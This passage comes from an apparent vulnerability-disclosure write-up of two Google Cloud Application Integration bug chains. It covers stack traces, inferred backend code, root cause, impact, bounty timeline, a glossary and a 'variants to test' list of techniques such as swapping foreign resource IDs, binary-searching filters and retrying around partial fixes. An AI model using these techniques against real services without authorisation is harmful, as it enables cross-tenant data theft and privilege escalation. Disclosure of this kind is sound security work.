- It explains the default timeouts: 2 minutes for sync, 10 minutes for async.
- It suggests using async execution or splitting the integration into smaller pieces.
error/codenames the timeout error.
But configuring PythonTask, creating a test case and executing the test case produced a different error on the frontend:
{
  "1": 9,
  "2": "java.io.IOException: No space left on device"
}
Line by line:
1: 9is an error code.2is the message: a Java input/output exception saying there is no space left on the device.
That is a real exception from the execution backend, not a timeout: the test case code path reached deep enough to fail on actual disk I/O. The same trick with GenericStubbyTypedTaskV2 gave a less informative but equally suspicious response:
Failed to execute test case. Error: Unknown Error.
Line by line:
- The message says the test case failed with an unknown error.
The workflow execution logs showed the actual error:
{ "message": "com.google.security.authentication.common.CredentialsUnsupportedException: UberMint verification is disabled. You can enable it in AuthenticationMethods; RpcSecurityPolicy http://rpcsp/p/[redacted] ", "code": 500 }
Line by line:
messagesays a credentials exception occurred: UberMint verification is disabled.- It points to an
RpcSecurityPolicyidentifier. code: 500means an internal server error.
Hitting:
GET /v1/projects/<project>/locations/us-west1/integrations/ExampleTest1234:1/executions/id:download
Host: integrations.googleapis.com
Line by line:
GETasks to download an execution log.- The path names the project, location, integration and execution.
pulled the entire stack trace:
com.google.enterprise.crm.exceptions.IpCanonicalCodeException: com.google.enterprise.crm.eventbus.testcase.task.mock.MockExecutionFailureException: com.google.net.rpc3.client.RpcClientException: <eye3 title='/EventbusStubbyCallerService.ExecuteStubbyCall, UNAUTHENTICATED'/> APPLICATION_ERROR;enterprise.crm.eventbus.stubby/EventbusStubbyCallerService.ExecuteStubbyCall;com.google.security.authentication.common.CredentialsUnsupportedException: UberMint verification is disabled. You can enable it in AuthenticationMethods; RpcSecurityPolicy http://rpcsp/p/[redacted] ;AppErrorCode=16;StartTimeMs=1774319566778;unknown;ResFormat=uncompressed;ServerTimeSec=0.00194812;LogBytes=256;FailFast;EffSecLevel=none;ReqFormat=uncompressed;ReqID=bea3d76b582d8a4;GlobalID=0;Server=[[redacted]]:4001 Code: FAILED_PRECONDITION
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.serialize(EventParametersUtil.java:744)
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.serialize(EventParametersUtil.java:725)
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.toParameterValueType(EventParametersUtil.java:654)
	at app//com.google.enterprise.crm.platform.eventbus.v3.EventParametersUtil.lambda$addEventParametersToEventMessage$0(EventParametersUtil.java:475)
	at /[redacted]/java.util.stream.ReferencePipeline$3$1.accept(Unknown Source)
  ...
Line by line:
- The first line chains exceptions: an
IpCanonicalCodeExceptionwrapping aMockExecutionFailureExceptionwrapping anRpcClientException. - The
<eye3 title=...>part names the internal RPCEventbusStubbyCallerService.ExecuteStubbyCalland says it wasUNAUTHENTICATED. - The
CredentialsUnsupportedExceptionrepeats that UberMint verification is disabled. - The
at ...lines are the stack trace, showing the internal Java classes and line numbers where the failure happened.
This made it clear that the variables were being plugged straight into an ExecuteStubbyCallRequest on the backend. Based on stack traces from playing with parameter values, the backend code likely looks roughly like:
GenericStubbyTypedTaskV2.buildRequest():
    line 219: setServerAddress(serverSpec)  → ExecuteStubbyCallRequest.java:1123
    line 220: setServiceName(serviceName)   → ExecuteStubbyCallRequest.java:1219
    line 221: setMethodName(serviceMethod)  → ExecuteStubbyCallRequest.java:1313
    ...
Line by line:
buildRequest()is the method that builds the internal call.- Line 219 sets the server address from
serverSpec. - Line 220 sets the service name from
serviceName. - Line 221 sets the method name from
serviceMethod. - The arrows point to the internal request builder file and line numbers.
The stack traces only leaked the three known parameters, serverSpec, serviceName and serviceMethod, and no more could be found this way. Because Google treats these RCE escalations as security incidents, the researcher asked the security team for the green light before going further. They confirmed it was exploitable and asked for testing to stop.
The report was escalated to P0/S0 with a "Nice catch!" and almost a month later awarded $75,000 under "Compromise of Google Cloud Production Environment", the researcher's highest single bounty to date.
From conversations with Googlers, there are roughly three tiers for base RCE payouts under the Cloud VRP table:
- $50k: relatively unprivileged production user access
- $75k: privileged production user access
- $100k: admin in Google Cloud
Where an RCE lands depends on how much of production the compromised production identity can reach directly. Given the attack surface reachable from production access, privilege escalation from any initial access is very likely possible. Google was vague about the exact reasoning, but the internal team's own investigation surfaced significantly more impact in production than what had been shown, which is what landed it at the $75k tier.
Timeline (2nd RCE)
- 2026-03-21 - Initial report sent to Google
- 2026-03-23 - Google triaged report as P1/S1
- 2026-03-23 - Informed Google's security team about the RCE escalation
- 2026-03-23 - Nice catch! report updated to P0/S0
- 2026-04-28 - Panel awards $75,000. Rationale: category "Compromise of Google Cloud Production Environment"; no interaction or relationship between attacker and victim; default Google Cloud products.
- 2026-05-06 - Informed Google that GetIntegrationVersion RPC was still vulnerable
- 2026-05-08 - Panel awards additional $13,337. Rationale: category "Single-Service Privilege Escalation - WRITE"; no interaction or relationship between attacker and victim; default Google Cloud products.
Root cause
The first chain rests on a debugging endpoint, getProtoDefinition, that was reachable with first-party authentication and would return the proto definition of any protobuf message in google3. That turned a blackbox API into a schema oracle. The same API exposed listQuotaQueue, whose filter parameter accepted AIP-160 expressions and whose protobuf response could be retrieved with ?alt=proto plus X-Goog-Encode-Response-If-Executable: base64, leaking an internal queue including a usable client_id of default. The workflow editor then accepted a GenericStubbyTypedTaskV2 task whose serverSpec, serviceName and serviceMethod parameters were passed into an ExecuteStubbyCallRequest, so a workflow could issue Stubby calls as the integration platform's production identity. The publish restriction (publisher must differ from last editor) was bypassable through the auth:setAcl counterpart endpoint, which let the attacker grant roles on IP_EVENTBUS_WORKFLOWS to two controlled accounts. The initial fix blocked the original WorkflowEditorService endpoint names but left 1:1 counterparts under other service names working, and the createDraftWorkflow fix had not propagated to every load-balanced backend, so retrying routed around it.
The second chain is a classic confused deputy bug (a program with authority is tricked into using it for someone else): the public API checked that the caller was authorised for the project ID in the URL, but never checked that the resource ID in the URL belonged to that project. The test case listing endpoint compounded it by accepting a parent resource and returning test cases from all projects when the filter and field mask were omitted, reflecting the caller's own version UUID into every result. The filter's support for comparison operators then allowed a binary search over workflow_id, recovering the victim UUID in 128 requests. Internal task types such as PythonTask could be configured in a customer's own integration, and the test case execution path reached the execution backend far enough to produce real I/O exceptions and stack traces.
Impact
The first chain gave arbitrary Stubby RPCs as the integration platform's production service identity, limited by each service's RpcSecurityPolicy per-method allowlist. Depending on the privileges of that production user, this ranges from sensitive user data to code execution, and Google considers it RCE. The researchers were cut off before executing code on Google's servers. The second chain let an attacker list test case IDs, integration names and creator emails across every GCP project, execute arbitrary test cases in any victim's environment, recover victim integration version UUIDs by binary search, and read full integrations (trigger configs, task configs, parameter bindings, creator emails) belonging to other projects. Whether any Googler integration already had internal-only tasks configured, which would have extended the chain further, was not checked because doing so would have meant iterating over real customer data.
Fix
The initial fixes after the first report only blocked the original WorkflowEditorService endpoints, leaving counterparts under other service names working, and the createDraftWorkflow fix had not propagated to every load-balanced backend. The researcher informed Google on 2026-05-06 that the GetIntegrationVersion RPC was still vulnerable, and an additional $13,337 was awarded on 2026-05-08 under "Single-Service Privilege Escalation - WRITE". The report does not describe the final code changes.
Variants to test
- Debugging endpoints on internal APIs. Enumerate discovery documents for endpoints that resolve names or schemas (proto definitions, service lists, type registries) and check whether they resolve objects outside the calling service. A positive result is a definition for a message belonging to an unrelated product.
- AIP-160 filters on list endpoints. Try comparison operators (
>,<=) on filterable fields, and try omitting filters and field masks entirely. A positive result is records from other tenants, or a response whose parent path reflects your own identifier rather than the record's real parent. ?alt=protowithX-Goog-Encode-Response-If-Executable: base64. On Google APIs that reject raw proto for*.google.comhosts, this header can return base64 protobuf. A positive result is a decodable protobuf body where JSON conversion failed with a 500.- Project-scoped URLs with foreign resource IDs. Put your own project in the path and a resource ID from another context. A positive result is a 200 with the foreign resource, showing authorisation was checked only on the project.
- Task and template types in workflow products. Look in frontend JavaScript for task names not exposed in the UI (
GenericStubbyTypedTaskV2,PythonTask,CreateBuganizerIssueTask), then try creating them through the API. A positive result is a draft that accepts the internal task type, and an execution error that names backend classes or RPCs. - Execution log downloads. Request execution logs or downloads for your own runs and inspect stack traces for internal RPC names, parameter names and security policy identifiers. A positive result is a trace showing your input flowing into an internal request builder.
- ACL endpoints under alternate service names. When a restriction blocks an action, look for a counterpart ACL or deployment endpoint (
auth:setAcl,workflowdeployment:*) and test whether it enforces the same checks. A positive result is a successful ACL update that lets a second account approve a publish. - Retry around partial rollouts. If a fix returns inconsistent results between accounts, retry the same request repeatedly. A positive result is an occasional 200 from a backend that has not yet received the fix.
Glossary
- API: the way one program asks another program to do something, like a waiter taking an order.
- ACL: access control list, a list saying who may do what to a resource.
- AIP-160: a Google standard for the syntax of filter parameters.
- Alkali: Google's internal framework for spinning up production APIs with minimal boilerplate.
- ASIS_TEMPLATE: a task type meaning an internal "as-is" template task.
- Base64: a text encoding of binary data.
- Binary search: repeatedly halving a range to find a value.
- Blackbox: a target you can only observe from outside.
- Borg: Google's cluster system that runs its software.
- Borglet: a small Borg task.
- Borgtask: a unit of software running in Borg.
- Confused deputy: a program with authority tricked into using it for someone else.
- Cookie: a small piece of data a browser stores so a site can remember who you are.
- CVE: a public catalogue number for a known security flaw.
- Discovery document: a machine-readable description of an API.
- Field mask: a list of which fields a response should return.
- Fuzzing: throwing lots of varied inputs at a program to see what breaks.
- Gaia: Google's account identity system; a Gaia ID is a Google account ID.
- gRPC: a standard way for programs to call each other over a network.
- GSLB: Google's global load balancing address scheme.
- IDOR: insecure direct object reference, where changing an ID in a request reaches someone else's object.
- IO_TEMPLATE: a task type that wraps a different underlying task.
- JSPB: a JSON encoding of protobuf.
- Load balancing: spreading requests across several servers.
- LOAS: Google's internal authentication and encryption framework.
- Obfuscated Gaia ID: a scrambled form of a Google account ID.
- P0/S0: Google's most severe priority level.
- Protobuf: a compact way of packing data into a message.
- Proto definition: the blueprint saying which fields a protobuf message has.
- RCE: remote code execution, making a remote server run commands of your choosing.
- req2proto: a tool for finding request body protos.
- RpcSecurityPolicy: a per-method allowlist saying who may call which RPC.
- Spanner: Google's database service.
- Stack trace: the list of internal function calls that led to an error.
- Stubby: Google's internal RPC infrastructure; gRPC is the open source version.
- Token: a short string that proves you are allowed in.
- UberMint: Google's standard token containing an embedded GaiaMint.
- UUID: a universally unique identifier, a long random-looking string.
- VRP: vulnerability reward programme, which pays for reported bugs.
- Workflow: a defined sequence of triggers and tasks in Application Integration.